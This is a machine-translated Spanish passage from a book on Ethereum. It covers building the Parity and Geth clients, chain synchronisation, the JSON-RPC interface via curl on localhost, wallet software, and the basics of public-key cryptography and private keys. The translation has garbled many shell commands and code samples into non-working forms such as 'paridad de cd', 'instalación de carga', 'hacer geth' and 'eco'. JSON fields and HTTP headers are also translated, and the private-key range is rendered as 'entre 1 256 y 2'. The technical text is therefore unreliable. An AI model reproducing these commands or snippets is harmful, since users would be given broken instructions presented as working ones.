En muchos de los ejemplos de este capítulo, utilizaremos la interfaz de línea de comandos del sistema operativo (también conocida como "shell"), a la que se accede a través de una aplicación de "terminal". El shell mostrará un aviso; escribe un comando y el shell responde con un texto y un nuevo mensaje para su próximo comando. El indicador puede verse diferente en su sistema, pero en los siguientes ejemplos, se indica con un símbolo $. En los ejemplos, cuando vea texto después de un símbolo $, no escriba el símbolo $, sino escriba el comando inmediatamente después (que se muestra en negrita), luego presione Entrar para ejecutar el comando. En los ejemplos, las líneas debajo de cada comando son las respuestas del sistema operativo a ese comando. Cuando vea el siguiente prefijo $, sabrá que es un comando nuevo y debe repetir el proceso.

Antes de comenzar, es posible que deba instalar algún software. Si nunca ha realizado ningún desarrollo de software en la computadora que está utilizando actualmente, probablemente necesitará instalar algunas herramientas básicas. Para los ejemplos que siguen, deberá instalar git, el sistema de administración de código fuente; golang, el lenguaje de programación Go y las bibliotecas estándar; y Rust, un lenguaje de programación de sistemas.

Git se puede instalar siguiendo las instrucciones en https://git-scm.com.

Go se puede instalar siguiendo las instrucciones en https://golang.org.

> **NOTA**
>
> Los requisitos de Geth varían, pero si se queda con la versión 1.10 o superior de Go, debería poder compilar cualquier versión de Geth que desee. Por supuesto, siempre debe consultar la documentación del tipo de Geth que haya elegido.
>
> La versión de golang que está instalada en su sistema operativo o está disponible desde el administrador de paquetes de su sistema puede ser significativamente anterior a la 1.10. Si es así, elimínelo e instale la última versión desde https://golang.org/.

Rust se puede instalar siguiendo las instrucciones en https://www.rustup.rs/.

> **NOTA** Parity requiere Rust versión 1.27 o superior.

Parity también requiere algunas bibliotecas de software, como OpenSSL y libudev. Para instalarlos en un sistema compatible con Ubuntu o Debian GNU/Linux, use el siguiente comando:

$ **sudo apt-get install openssl libssl-dev libudev-dev cmake** Para otros
sistemas operativos, use el administrador de paquetes de su sistema operativo o siga las instrucciones Wiki para instalar las bibliotecas requeridas.

Ahora que tiene git, golang, Rust y las bibliotecas necesarias instaladas, ¡manos a la obra!

Paridad

Parity es una implementación de un cliente Ethereum de nodo completo y un navegador DApp. Fue escrito "desde cero" en Rust, un lenguaje de programación de sistemas, con el objetivo de construir un cliente Ethereum modular, seguro y escalable. Parity es desarrollado por Parity Tech, una empresa del Reino Unido, y se publica bajo la licencia de software libre GPLv3.

> **NOTA**
>
> Divulgación: uno de los autores de este libro, el Dr. Gavin Wood, es el fundador de Parity Tech y escribió gran parte del cliente de Parity. La paridad representa alrededor del 25% de la base de clientes de Ethereum instalada.

Para instalar Parity, puede usar el cargo del administrador de paquetes de Rust o descargar el código fuente de GitHub. El administrador de paquetes también descarga el código fuente, por lo que no hay mucha diferencia entre las dos opciones. En la siguiente sección, le mostraremos cómo descargar y compilar Parity usted mismo.

Instalación de paridad

Parity Wiki ofrece instrucciones para construir Parity en diferentes entornos y contenedores.
Le mostraremos cómo construir Parity desde la fuente. Esto supone que ya instaló Rust usando rustup (consulte Requisitos de software para crear y ejecutar un cliente (nodo)).

Primero, obtenga el código fuente de GitHub:

$ **git clone https://github.com/paritytech/parity** Luego
cambie al directorio *de paridad* y use cargo para construir el ejecutable:

$ **paridad de**
cd $ **instalación de carga**
Si todo va bien, deberías ver algo como:

```
$ cargo install
    Actualización del repositorio git `https://github.com/paritytech/js-precompiled.git` Descargando registro v0.3.7
  Descargando isatty v0.1.1 Descargando regex v0.2.1

  [...]

Compilación de parity-ipfs-api v1.7.0 Compilación
de parity-rpc v1.7.0 Compilación de parity-rpc-
client v1.4.0 Compilación de rpc-cli v1.4.0 (archivo:///
home/aantonop/Dev/parity/rpc_cli)
Objetivo(s) de desarrollo [no optimizado + información de depuración] terminado en
479,12 segundos $ Pruebe y ejecute parity para ver si está instalado, invocando la opción
--version:

$ paridad --versión Paridad
versión Paridad/v1.7.0-
    unstable-02edc95-20170623/x86_64-linux-gnu/rustc1.18.0
Copyright 2015, 2016, 2017 Parity Technologies (UK) Ltd Licencia GPLv3+: GNU GPL
versión 3 o posterior <http://gnu.org/licenses/gpl.html>.
Este es software libre: eres libre de cambiarlo y redistribuirlo.
NO HAY GARANTÍA, en la medida permitida por la ley.

Por Wood/Paronyan/Kotewicz/Drwiÿga/Volf
      Habermeier/Czaban/Greeff/Gotchac/Redmann
```

$ Genial! Ahora que Parity está instalado, puede sincronizar la cadena de bloques y comenzar con algunas opciones básicas de línea de comandos.

Ir-Ethereum (Geth)

Geth es la implementación del lenguaje Go que desarrolla activamente la Fundación Ethereum, por lo que se considera la implementación "oficial" del cliente Ethereum. Por lo general, cada cadena de bloques basada en Ethereum tendrá su propia implementación de Geth. Si está ejecutando Geth, querrá asegurarse de obtener la versión correcta para su cadena de bloques utilizando uno de los siguientes enlaces de repositorio:

- Ethereum (o https://geth.ethereum.org/)
- Etéreo clásico
- elaísmo
- Extensión
- Musicoin
- ubiq

NOTA	También puede omitir estas instrucciones e instalar un binario precompilado para la plataforma que elija. Las versiones precompiladas son mucho más fáciles de instalar y se pueden encontrar en la sección "versiones" de cualquiera de los repositorios que se enumeran aquí. Sin embargo, puede aprender más descargando y compilando el software usted mismo.

Clonar el repositorio

El primer paso es clonar el repositorio de Git para obtener una copia del código fuente.

Para hacer un clon local de su repositorio elegido, use el comando git de la siguiente manera, en su directorio de inicio o en cualquier directorio que use para el desarrollo:

$ **git clone <Enlace del repositorio>**
Debería ver un informe de progreso a medida que el repositorio se copia en su sistema local:

```
Clonación en 'go-ethereum'... remoto:
Contar objetos: 62587, hecho. remoto: Comprimir
objetos: 100% (26/26), hecho. remoto: Total 62587 (delta 10),
13 reutilizados (delta 4), paquete reutilizado 62557 Recepción de objetos: 100 %
(62587/62587), 84,51 MiB | 1,40 MiB/s, listo.
Resolviendo deltas: 100% (41554/41554), hecho.
Comprobando conectividad... hecho.
```

¡Excelente! Ahora que tiene una copia local de Geth, puede compilar un ejecutable para su plataforma.

Construyendo Geth desde el código fuente

Para construir Geth, cambie al directorio donde se descargó el código fuente y use el comando make:

$ **cd go-ethereum** $
hacer geth
Si todo va bien, verá que el compilador Go construye cada componente hasta que produce el ejecutable geth:

```
build/env.sh ve a ejecutar build/ci.go install ./cmd/geth >>> /usr/
local/go/bin/go install -ldflags -X main.gitCommit=58a1e13e6dd7f52a1d... github.com/ethereum/ go-
ethereum/common/hexutil github.com/ethereum/go-ethereum/common/math github.com/ethereum/go-
ethereum/crypto/sha3 github.com/ethereum/go-ethereum/rlp github.com/ethereum/ go-ethereum/crypto/
secp256k1 github.com/ethereum/go-ethereum/common [...] github.com/ethereum/go-ethereum/cmd/utils
github.com/ethereum/go-ethereum/cmd/geth Listo edificio.




Ejecute "build/bin/geth" para iniciar geth. ps
```

Asegurémonos de que geth funcione sin iniciarlo:

$ ./**build/bin/geth versión**

```
Geth
Versión: 1.6.6-inestable
Confirmación de Git: 58a1e13e6dd7f52a1d5e67bee47d23fd6cfdee5c
Arquitectura: amd64
Versiones del protocolo: [63 62]
ID de red: 1 Go
Versión: go1.8.3 Sistema
operativo: linux [...]
```

Su comando de versión geth puede mostrar información ligeramente diferente, pero debería ver un informe de versión muy parecido al que se ve aquí.

No ejecute geth todavía, porque comenzará a sincronizar la cadena de bloques "de manera lenta" y eso llevará demasiado tiempo (semanas). Las siguientes secciones explican el desafío con la sincronización inicial de la cadena de bloques de Ethereum.

La primera sincronización de cadenas de bloques basadas en Ethereum

Normalmente, al sincronizar una cadena de bloques de Ethereum, su cliente descargará y validará cada bloque y cada transacción desde el principio, es decir, desde el bloque de génesis.

Si bien es posible sincronizar completamente la cadena de bloques de esta manera, la sincronización llevará mucho tiempo y tiene altos requisitos de recursos (necesitará mucha más RAM y llevará mucho tiempo si no tiene un almacenamiento rápido) .

Muchas cadenas de bloques basadas en Ethereum fueron víctimas de ataques de denegación de servicio a finales de 2016.

Las cadenas de bloques afectadas tenderán a sincronizarse lentamente cuando se realice una sincronización completa.

Por ejemplo, en Ethereum, un nuevo cliente progresará rápidamente hasta llegar al bloque 2.283.397.
Este bloque fue minado el 18 de septiembre de 2016 y marca el comienzo de los ataques DoS. Desde este bloque hasta el bloque 2.700.031 (26 de noviembre de 2016), la validación de transacciones se vuelve extremadamente lenta, requiere mucha memoria y mucha E/S. Esto da como resultado tiempos de validación superiores a 1 minuto por bloque. Ethereum implementó una serie de actualizaciones, utilizando bifurcaciones duras, para abordar las vulnerabilidades subyacentes que se explotaron en los ataques DoS. Estas actualizaciones también limpiaron la cadena de bloques al eliminar unos 20 millones de cuentas vacías creadas por transacciones de spam.

Si está sincronizando con la validación completa, su cliente se ralentizará y puede tardar varios días, o incluso más, en validar los bloques afectados por los ataques DoS.

Afortunadamente, la mayoría de los clientes de Ethereum incluyen una opción para realizar una sincronización "rápida" que omite la validación completa de las transacciones hasta que se sincroniza con la punta de la cadena de bloques y luego reanuda la validación completa.

Para Geth, la opción para habilitar la sincronización rápida normalmente se llama --fast. Es posible que deba consultar las instrucciones específicas para la cadena Ethereum elegida.

Parity realiza una sincronización rápida de forma predeterminada.

NOTA

Geth solo puede operar una sincronización rápida cuando comienza con una base de datos de bloques vacía. Si ya comenzó a sincronizar sin el modo rápido, Geth no puede cambiar.
Es más rápido eliminar el directorio de datos de la cadena de bloques y comenzar la sincronización rápida desde el principio que continuar la sincronización con la validación completa. ¡Tenga cuidado de no eliminar ninguna billetera cuando elimine los datos de la cadena de bloques!

Ejecutando Geth o Paridad

Ahora que comprende los desafíos de la "primera sincronización", está listo para iniciar un cliente Ethereum y sincronizar la cadena de bloques. Tanto para Geth como para Parity, puede usar la opción --help para ver todos los parámetros de configuración. Además de usar --fast para Geth, como se describe en la sección anterior, la configuración predeterminada suele ser sensata y apropiada para la mayoría de los usos. Elija cómo configurar cualquier parámetro opcional para satisfacer sus necesidades, luego inicie Geth o Parity para sincronizar la cadena. Entonces espera…

PROPINA

Sincronizar la cadena de bloques de Ethereum llevará desde medio día en un sistema muy rápido con mucha RAM hasta varios días en un sistema más lento.

La interfaz JSON-RPC

Los clientes de Ethereum ofrecen una interfaz de programación de aplicaciones y un conjunto de comandos de llamada a procedimiento remoto (RPC), que están codificados como notación de objetos JavaScript (JSON). Verá que esto se denomina *API JSON-RPC.* Esencialmente, la API JSON-RPC es una interfaz que nos permite escribir programas que usan un cliente Ethereum como *puerta de entrada* a una red Ethereum y blockchain.

Por lo general, la interfaz RPC se ofrece como un servicio HTTP en el puerto 8545. Por razones de seguridad, está restringida, de forma predeterminada, para aceptar solo conexiones de localhost (la dirección IP de su propia computadora, que es 127.0.0.1).

Para acceder a la API de JSON-RPC, puede usar una biblioteca especializada (escrita en el lenguaje de programación de su elección) que proporciona llamadas de función "stub" correspondientes a cada comando RPC disponible, o puede construir manualmente solicitudes HTTP y enviar/recibir JSON -Solicitudes codificadas.
Incluso puede usar un cliente HTTP genérico de línea de comandos, como curl, para llamar a la interfaz RPC. Probemos eso. Primero, asegúrese de tener Geth configurado y ejecutándose, luego cambie a una nueva ventana de terminal (por ejemplo, con Ctrl-Shift-N o Ctrl-Shift-T en una ventana de terminal existente) como se muestra aquí:

```
$ curl -X POST -H "Tipo de contenido: aplicación/json" --data \
    '{"jsonrpc":"2.0","método":"web3_clientVersion","params":[],"id":1}' \ http://
    localhost:8545

{"jsonrpc":"2.0","id":1,
"resultado":"Geth/v1.8.0-unstable-02aeb3d7/linux-amd64/go1.8.3"}
```

En este ejemplo, usamos curl para realizar una conexión HTTP a la dirección *http:// localhost:8545.* Ya estamos ejecutando geth, que ofrece la API JSON-RPC como un servicio HTTP en el puerto 8545. Le indicamos a curl que use el comando HTTP POST y que identifique el contenido como tipo application/json.
Finalmente, pasamos una solicitud codificada en JSON como el componente de datos de nuestra solicitud HTTP. La mayor parte de nuestra línea de comandos es simplemente configurar curl para hacer la conexión HTTP correctamente. La parte interesante es el comando JSON-RPC real que emitimos:

```
{"jsonrpc":"2.0","método":"web3_clientVersion","parametros":[],"id":1}
```

La solicitud JSON-RPC tiene el formato de acuerdo con la especificación JSON-RPC 2.0. Cada solicitud contiene cuatro elementos:

jsonrpc

Versión del protocolo JSON-RPC. Esto DEBE ser exactamente "2.0".

método

El nombre del método a invocar.

parámetros

Un valor estructurado que contiene los valores de los parámetros que se utilizarán durante la invocación del método. Este miembro PUEDE ser omitido.

identificación

Un identificador establecido por el cliente que DEBE contener un valor de cadena, número o NULL si se incluye. El servidor DEBE responder con el mismo valor en el objeto de respuesta si está incluido. Este miembro se utiliza para correlacionar el contexto entre los dos objetos.

PROPINA

El parámetro id se usa principalmente cuando realiza varias solicitudes en una sola llamada JSON-RPC, una práctica denominada *procesamiento por lotes.* El procesamiento por lotes se utiliza para evitar la sobrecarga de una nueva conexión HTTP y TCP para cada solicitud. En el contexto de Ethereum, por ejemplo, usaríamos el procesamiento por lotes si quisiéramos recuperar miles de transacciones a través de una conexión HTTP. Al procesar por lotes, establece una identificación diferente para cada solicitud y luego la compara con la identificación en cada respuesta del servidor JSON-RPC.
La forma más fácil de implementar esto es mantener un contador e incrementar el valor de cada solicitud.

La respuesta que recibimos es:

```
{"jsonrpc":"2.0","id":1,
"resultado":"Geth/v1.8.0-unstable-02aeb3d7/linux-amd64/go1.8.3"}
```

Esto nos dice que la API JSON-RPC está siendo atendida por el cliente Geth versión 1.8.0.

Probemos algo un poco más interesante. En el siguiente ejemplo, le preguntamos a la API JSON-RPC el precio actual del gas en wei:

```
$ curl -X POST -H "Tipo de contenido: aplicación/json" --data \
    '{"jsonrpc":"2.0","método":"eth_gasPrice","params":[],"id":4213}' \ http://localhost:8545
```

```
{"jsonrpc":"2.0","id":4213,"resultado":"0x430e23400"}
```

La respuesta, 0x430e23400, nos dice que el precio actual del gas es de 18 gwei (gigawei o mil millones de wei).
Si, como nosotros, no piensas en hexadecimal, puedes convertirlo a decimal en la línea de comando con un poco de bash-fu:

```
$ eco $((0x430e23400))
```

```
18000000000
```

La API JSON-RPC completa se puede investigar en el wiki de Ethereum.

Modo de compatibilidad Geth de Parity

Parity tiene un "modo de compatibilidad Geth" especial, en el que ofrece una API JSON-RPC que es idéntica a la que ofrece Geth. Para ejecutar Parity en este modo, use el modificador --geth:

```
$ paridad --geth
```

Clientes remotos de Ethereum

Los clientes remotos ofrecen un subconjunto de la funcionalidad de un cliente completo. No almacenan la cadena de bloques Ethereum completa, por lo que son más rápidos de configurar y requieren mucho menos almacenamiento de datos.

Estos clientes generalmente brindan la capacidad de hacer uno o más de los siguientes:

- Administre claves privadas y direcciones de Ethereum en una billetera.
- Crear, firmar y transmitir transacciones.

- Interactuar con contratos inteligentes, utilizando la carga útil de datos.
- Navega e interactúa con DApps.
- Ofrece enlaces a servicios externos como exploradores de bloques.
- Convierta unidades de éter y obtenga tipos de cambio de fuentes externas.
- Inyecte una instancia web3 en el navegador web como un objeto JavaScript.
- Use una instancia web3 proporcionada/inyectada en el navegador por otro cliente.
- Acceda a los servicios RPC en un nodo Ethereum local o remoto.

Algunos clientes remotos, por ejemplo, las billeteras móviles (teléfonos inteligentes), ofrecen solo la funcionalidad básica de la billetera. Otros clientes remotos son navegadores DApp completos. Los clientes remotos suelen ofrecer algunas de las funciones de un cliente de Ethereum de nodo completo sin sincronizar una copia local de la cadena de bloques de Ethereum conectándose a un nodo completo que se ejecuta en otro lugar, por ejemplo, por usted localmente en su máquina o en un servidor web, o por un tercero en sus servidores.

Veamos algunos de los clientes remotos más populares y las funciones que ofrecen.

Billeteras móviles (teléfonos inteligentes)

Todas las billeteras móviles son clientes remotos, porque los teléfonos inteligentes no tienen los recursos adecuados para ejecutar un cliente completo de Ethereum. Los clientes ligeros están en desarrollo y no son de uso general para Ethereum. En el caso de Parity, el cliente ligero está marcado como "experimental" y se puede usar ejecutando parity con la opción --light.

Las billeteras móviles populares incluyen lo siguiente (las enumeramos solo como ejemplos; esto no es un respaldo ni una indicación de la seguridad o la funcionalidad de estas billeteras):

Jaxx

Una billetera móvil multidivisa basada en semillas mnemotécnicas BIP-39, con soporte para Bitcoin, Litecoin, Ethereum, Ethereum Classic, ZCash, una variedad de tokens ERC20 y muchas otras monedas. Jaxx está disponible en Android e iOS, como cartera de complemento de navegador y como cartera de escritorio para una variedad de sistemas operativos.

Estado

Una billetera móvil y un navegador DApp, con soporte para una variedad de tokens y DApps populares. Disponible para iOS y Android.

Monedero de confianza

Una billetera móvil Ethereum y Ethereum Classic que admite tokens ERC20 y ERC223. Confianza Wallet está disponible para iOS y Android.

Navegador de cifrado

Un navegador y billetera DApp móvil habilitado para Ethereum con todas las funciones que permite la integración con aplicaciones y tokens de Ethereum. Disponible para iOS y Android.

Carteras de navegador

Una variedad de billeteras y navegadores DApp están disponibles como complementos o extensiones de navegadores web como Chrome y Firefox. Estos son clientes remotos que se ejecutan dentro de su navegador.

Algunos de los más populares son MetaMask, Jaxx, MyEtherWallet/MyCrypto y Mist.

metamáscara

MetaMask, presentado en [intro_chapter], es una billetera versátil basada en navegador, un cliente RPC y un explorador básico de contratos. Está disponible en Chrome, Firefox, Opera y Brave Browser.

A diferencia de otras billeteras de navegador, MetaMask inyecta una instancia web3 en el contexto de JavaScript del navegador, actuando como un cliente RPC que se conecta a una variedad de cadenas de bloques de Ethereum (red principal, red de prueba Ropsten, red de prueba Kovan, nodo RPC local, etc.). La capacidad de inyectar una instancia web3 y actuar como puerta de enlace a servicios RPC externos convierte a MetaMask en una herramienta muy poderosa tanto para desarrolladores como para usuarios. Se puede combinar, por ejemplo, con MyEtherWallet o MyCrypto, actuando como proveedor web3 y puerta de enlace RPC para esas herramientas.

Jaxx

Jaxx, que se presentó como monedero móvil en la sección anterior, también está disponible como extensión de Chrome y Firefox y como monedero de escritorio.

MyEtherWallet (MEW)

MyEtherWallet es un cliente remoto JavaScript basado en navegador que ofrece:

- Una billetera de software que se ejecuta en JavaScript
- Un puente a las billeteras de hardware populares como Trezor y Ledger
- Una interfaz web3 que puede conectarse a una instancia web3 inyectada por otro cliente (por ejemplo, MetaMask)
- Un cliente RPC que puede conectarse a un cliente completo de Ethereum
- Una interfaz básica que puede interactuar con contratos inteligentes, dada la dirección de un contrato y la interfaz binaria de la aplicación (ABI)

MyEtherWallet es muy útil para realizar pruebas y como interfaz para carteras de hardware. No debe usarse como una billetera de software principal, ya que está expuesta a amenazas a través del entorno del navegador y no es un sistema seguro de almacenamiento de claves.

ADVERTENCIA	Debe tener mucho cuidado al acceder a MyEtherWallet y otras carteras de JavaScript basadas en navegador, ya que son objetivos frecuentes de phishing. Utilice siempre un marcador y no un motor de búsqueda o enlace para acceder a la URL web correcta.

Mi Cripto

Justo antes de la publicación de este libro, el proyecto MyEtherWallet se dividió en dos implementaciones en competencia, guiadas por dos equipos de desarrollo independientes: una "bifurcación", como se le llama en el desarrollo de código abierto. Los dos proyectos se llaman MyEtherWallet (la marca original) y MyCrypto. En el momento de la división, MyCrypto ofrecía una funcionalidad idéntica a la de MyEtherWallet, pero es probable que los dos proyectos se diferencien a medida que los dos equipos de desarrollo adopten objetivos y prioridades diferentes.

Neblina

Mist fue el primer navegador habilitado para Ethereum, creado por la Fundación Ethereum. Contiene una billetera basada en navegador que fue la primera implementación del estándar de token ERC20 (Fabian Vogelsteller, autor de ERC20, también fue el principal desarrollador de Mist). Mist también fue la primera billetera

para introducir la suma de comprobación camelCase (EIP-55). Mist ejecuta un nodo completo y ofrece un navegador DApp completo con soporte para almacenamiento basado en Swarm y direcciones ENS.

Conclusiones

En este capítulo exploramos los clientes de Ethereum. Descargó, instaló y sincronizó un cliente, convirtiéndose en un participante de la red Ethereum y contribuyendo a la salud y la estabilidad del sistema al replicar la cadena de bloques en su propia computadora.

Criptografía

Una de las tecnologías fundamentales de Ethereum es *la criptografía,* que es una rama de las matemáticas que se usa ampliamente en la seguridad informática. Criptografía significa "escritura secreta" en griego, pero el estudio de la criptografía abarca más que solo escritura secreta, lo que se conoce como *encriptación.* La criptografía también se puede utilizar, por ejemplo, para probar el conocimiento de un secreto sin revelar ese secreto (p. ej., con una firma digital), o para probar la autenticidad de los datos (p. ej., con huellas dactilares digitales, también conocidas como "hashes"). Estos tipos de pruebas criptográficas son herramientas matemáticas fundamentales para el funcionamiento de la plataforma Ethereum (y, de hecho, de todos los sistemas de cadena de bloques), y también se utilizan ampliamente en las aplicaciones de Ethereum.

Tenga en cuenta que, en el momento de la publicación, ninguna parte del protocolo Ethereum implica cifrado; es decir, todas las comunicaciones con la plataforma Ethereum y entre nodos (incluidos los datos de transacciones) no están encriptadas y cualquiera puede (necesariamente) leerlas. Esto es para que todos puedan verificar la corrección de las actualizaciones de estado y se pueda llegar a un consenso. En el futuro, estarán disponibles herramientas criptográficas avanzadas, como las pruebas de conocimiento cero y el cifrado homomórfico, que permitirán que algunos cálculos cifrados se registren en la cadena de bloques y, al mismo tiempo, permitan el consenso; sin embargo, aunque se han hecho provisiones para ellos, aún no se han desplegado.

En este capítulo, presentaremos parte de la criptografía utilizada en Ethereum: a saber, la criptografía de clave pública (PKC), que se utiliza para controlar la propiedad de los fondos, en forma de direcciones y claves privadas.

Claves y direcciones

Como vimos anteriormente en el libro, Ethereum tiene dos tipos diferentes de cuentas: *cuentas de propiedad externa* (EOA) y *contratos.* La propiedad de ether por parte de los EOA se establece a través de *claves privadas digitales, direcciones de Ethereum* y *firmas digitales.* Las claves privadas están en el centro de toda interacción del usuario con Ethereum. De hecho, las direcciones de las cuentas se derivan directamente de las claves privadas: una clave privada determina de forma única una única dirección de Ethereum, también conocida como cuenta .

Las claves privadas no se usan directamente en el sistema Ethereum de ninguna manera; nunca se transmiten ni almacenan en Ethereum. Es decir, las claves privadas deben permanecer privadas y nunca aparecer en los mensajes pasados a la red, ni deben almacenarse en la cadena; solo las direcciones de cuenta y las firmas digitales se transmiten y almacenan en el sistema Ethereum. Para obtener más información sobre cómo mantener las claves privadas seguras y protegidas, consulte [control_responsibility] y [wallets_chapter].

El acceso y control de los fondos se logra con firmas digitales, que también se crean utilizando la clave privada. Las transacciones de Ethereum requieren que se incluya una firma digital válida en la cadena de bloques. Cualquier persona con una copia de una clave privada tiene el control de la cuenta correspondiente y cualquier éter que posea. Suponiendo que un usuario mantenga segura su clave privada, las firmas digitales en las transacciones de Ethereum prueban el verdadero propietario de los fondos, porque prueban la propiedad de la clave privada.

En los sistemas basados en criptografía de clave pública, como el que usa Ethereum, las claves vienen en pares que consisten en una clave privada (secreta) y una clave pública. Piense en la clave pública como similar a un número de cuenta bancaria y la clave privada como similar al PIN secreto; es el último el que proporciona control sobre la cuenta, y el primero el que la identifica ante los demás. Los usuarios de Ethereum rara vez ven las claves privadas; en su mayor parte, se almacenan (en forma encriptada) en archivos especiales y son administrados por el software de billetera Ethereum.

En la parte de pago de una transacción de Ethereum, el destinatario previsto está representado por un

Dirección de Ethereum, que se utiliza de la misma manera que los detalles de la cuenta del beneficiario de una transferencia bancaria. Como veremos con más detalle en breve, una dirección de Ethereum para un EOA se genera a partir de la parte de la clave pública de un par de claves. Sin embargo, no todas las direcciones de Ethereum representan pares de claves públicas y privadas; también pueden representar contratos que, como veremos en [smart_contracts_chapter], no están respaldados por claves privadas.

En el resto de este capítulo, primero exploraremos la criptografía básica con un poco más de detalle y explicaremos las matemáticas utilizadas en Ethereum. Luego veremos cómo se generan, almacenan y administran las claves. Finalmente, revisaremos los diversos formatos de codificación utilizados para representar claves privadas, claves públicas y direcciones.

Criptografía de clave pública y criptomoneda

La criptografía de clave pública (también llamada "criptografía asimétrica") es una parte fundamental de la seguridad de la información actual. El protocolo de intercambio de claves, publicado por primera vez en la década de 1970 por Martin Hellman, Whitfield Diffie y Ralph Merkle, fue un avance monumental que provocó la primera gran ola de interés público en el campo de la criptografía. Antes de la década de 1970, los gobiernos mantenían en secreto un sólido conocimiento criptográfico.

La criptografía de clave pública utiliza claves únicas para proteger la información. Estas claves se basan en funciones matemáticas que tienen una propiedad especial: es fácil calcularlas, pero difícil calcular su inversa. Sobre la base de estas funciones, la criptografía permite la creación de secretos digitales y firmas digitales infalsificables, que están protegidas por las leyes de las matemáticas.

Por ejemplo, multiplicar dos números primos grandes es trivial. Pero dado el producto de dos números primos grandes, es muy difícil encontrar los factores primos (un problema llamado *descomposición en factores primos).*
Digamos que presentamos el número 8.018.009 y te decimos que es el producto de dos números primos. Encontrar esos dos primos es mucho más difícil para ti que para mí multiplicarlos para producir 8,018,009.

Algunas de estas funciones matemáticas se pueden invertir fácilmente si conoce alguna información secreta.
En el ejemplo anterior, si te digo que uno de los factores primos es 2,003, puedes encontrar el otro trivialmente con una simple división: 8,018,009 ÷ 2,003 = 4,003. Estas funciones a menudo se denominan *funciones de trampilla* porque son muy difíciles de invertir a menos que se le proporcione una información secreta que pueda usarse como un atajo para revertir la función.

Una categoría más avanzada de funciones matemáticas que es útil en criptografía se basa en operaciones aritméticas en una curva elíptica. En la aritmética de curvas elípticas, la multiplicación módulo a primo es simple pero la división (la inversa) es prácticamente imposible. Esto se llama el *problema del logaritmo discreto* y actualmente no hay trampas conocidas. *La criptografía de curva elíptica* se usa ampliamente en los sistemas informáticos modernos y es la base del uso de Ethereum (y otras criptomonedas) de claves privadas y firmas digitales.

NOTA

Eche un vistazo a los siguientes recursos si está interesado en leer más sobre la criptografía y las funciones matemáticas que se utilizan en la criptografía moderna:

- Criptografía
- función de trampilla
- Factorización prima
- logaritmo discreto
- Criptografía de curva elíptica

En Ethereum, usamos criptografía de clave pública (también conocida como criptografía asimétrica) para crear el par de claves pública-privada del que hemos estado hablando en este capítulo. Se consideran un "par" porque la clave pública se deriva de la clave privada. Juntos, representan una cuenta de Ethereum al proporcionar, respectivamente, un identificador de cuenta de acceso público (la dirección) y un control privado sobre el acceso a cualquier ether en la cuenta y sobre cualquier autenticación que la cuenta necesite al usar contratos inteligentes. La clave privada controla el acceso al ser la única pieza de información necesaria para crear *firmas digitales,* que son necesarias para firmar transacciones para gastar los fondos en la cuenta. Las firmas digitales también se utilizan para autenticar a los propietarios o usuarios de los contratos, como veremos en [smart_contracts_chapter].

PROPINA

En la mayoría de las implementaciones de billetera, las claves pública y privada se almacenan juntas como un *par de claves* por conveniencia. Sin embargo, la clave pública se puede calcular trivialmente a partir de la clave privada, por lo que también es posible almacenar solo la clave privada.

Se puede crear una firma digital para firmar cualquier mensaje. Para las transacciones de Ethereum, los detalles de la transacción en sí se utilizan como mensaje. Las matemáticas de la criptografía, en este caso, la criptografía de curva elíptica, brindan una forma de combinar el mensaje (es decir, los detalles de la transacción) con la clave privada para crear un código que solo se puede producir con el conocimiento de la clave privada. Ese código se llama la firma digital. Tenga en cuenta que una transacción de Ethereum es básicamente una solicitud para acceder a una cuenta en particular con una dirección de Ethereum en particular. Cuando se envía una transacción a la red Ethereum para mover fondos o interactuar con smart

contratos, debe enviarse con una firma digital creada con la clave privada correspondiente a la dirección de Ethereum en cuestión. Las matemáticas de curva elíptica significan que *cualquiera* puede verificar que una transacción es válida al verificar que la firma digital coincida con los detalles de la transacción *y* la dirección de Ethereum a la que se solicita acceso. La verificación no involucra la clave privada en absoluto; que sigue siendo privado. Sin embargo, el proceso de verificación determina sin lugar a dudas que la transacción solo pudo provenir de alguien con la clave privada que corresponde a la clave pública detrás de la dirección de Ethereum. Esta es la "magia" de la criptografía de clave pública.

PROPINA

No hay encriptación como parte del protocolo Ethereum: todos los mensajes que se envían como parte de la operación de la red Ethereum pueden (necesariamente) ser leídos por todos. Como tal, las claves privadas solo se utilizan para crear firmas digitales para la autenticación de transacciones.

Claves privadas

Una clave privada es simplemente un número elegido al azar. La propiedad y el control de la clave privada es

la raíz del control del usuario sobre todos los fondos asociados con la dirección de Ethereum correspondiente, así como el acceso a los contratos que autorizan esa dirección. La clave privada se utiliza para crear las firmas necesarias para gastar ether al demostrar la propiedad de los fondos utilizados en una transacción. La clave privada debe permanecer en secreto en todo momento, porque revelarla a terceros equivale a darles el control sobre el ether y los contratos asegurados por esa clave privada. La clave privada también debe tener una copia de seguridad y protegerse contra pérdidas accidentales. Si se pierde, no se puede recuperar y los fondos asegurados por él también se pierden para siempre.

PROPINA

> La clave privada de Ethereum es solo un número. Una forma de elegir sus claves privadas al azar es simplemente usar una moneda, lápiz y papel: arroje una moneda 256 veces y tendrá los dígitos binarios de una clave privada aleatoria que puede usar en una billetera Ethereum (probablemente, consulte la siguiente sección). La clave pública y la dirección se pueden generar a partir de la clave privada.

Generación de una clave privada a partir de un número aleatorio

El primer paso y el más importante para generar claves es encontrar una fuente segura de entropía o aleatoriedad. La creación de una clave privada de Ethereum implica esencialmente elegir un número entre 1 256 y 2 . El método exacto que utilice para elegir ese número no importa, siempre y cuando no lo sea. predecible o determinista. El software Ethereum utiliza el generador de números aleatorios del sistema operativo subyacente para producir 256 bits aleatorios. Por lo general, el generador de números aleatorios del sistema operativo se inicializa mediante una fuente humana de aleatoriedad, por lo que es posible que se le pida que mueva el mouse durante unos segundos o presione teclas aleatorias en su teclado. Una alternativa podría ser el ruido de radiación cósmica en el canal del micrófono de la computadora.

Más precisamente, una clave privada puede ser cualquier número distinto de cero hasta un número muy grande ligeramente inferior a 2^{256}, un número enorme de 78 dígitos, aproximadamente $1{,}158 * 10^{77}$. El número exacto comparte los primeros 38 dígitos con 2^{256} y se define como el orden de la curva elíptica utilizada en Ethereum (consulte Explicación de la criptografía de curva elíptica). Para crear una clave privada, elegimos aleatoriamente un número de 256 bits y verificamos que esté dentro del rango válido. En términos de programación, esto generalmente se logra alimentando una cadena aún más grande de bits aleatorios (recolectados de una fuente de aleatoriedad criptográficamente segura) en un algoritmo hash de 256 bits como Keccak-256 o SHA-256, los cuales producirán convenientemente un número de 256 bits. Si el resultado está dentro del rango válido, tenemos una clave privada adecuada. De lo contrario, simplemente intentamos de nuevo con otro número aleatorio.

PROPINA

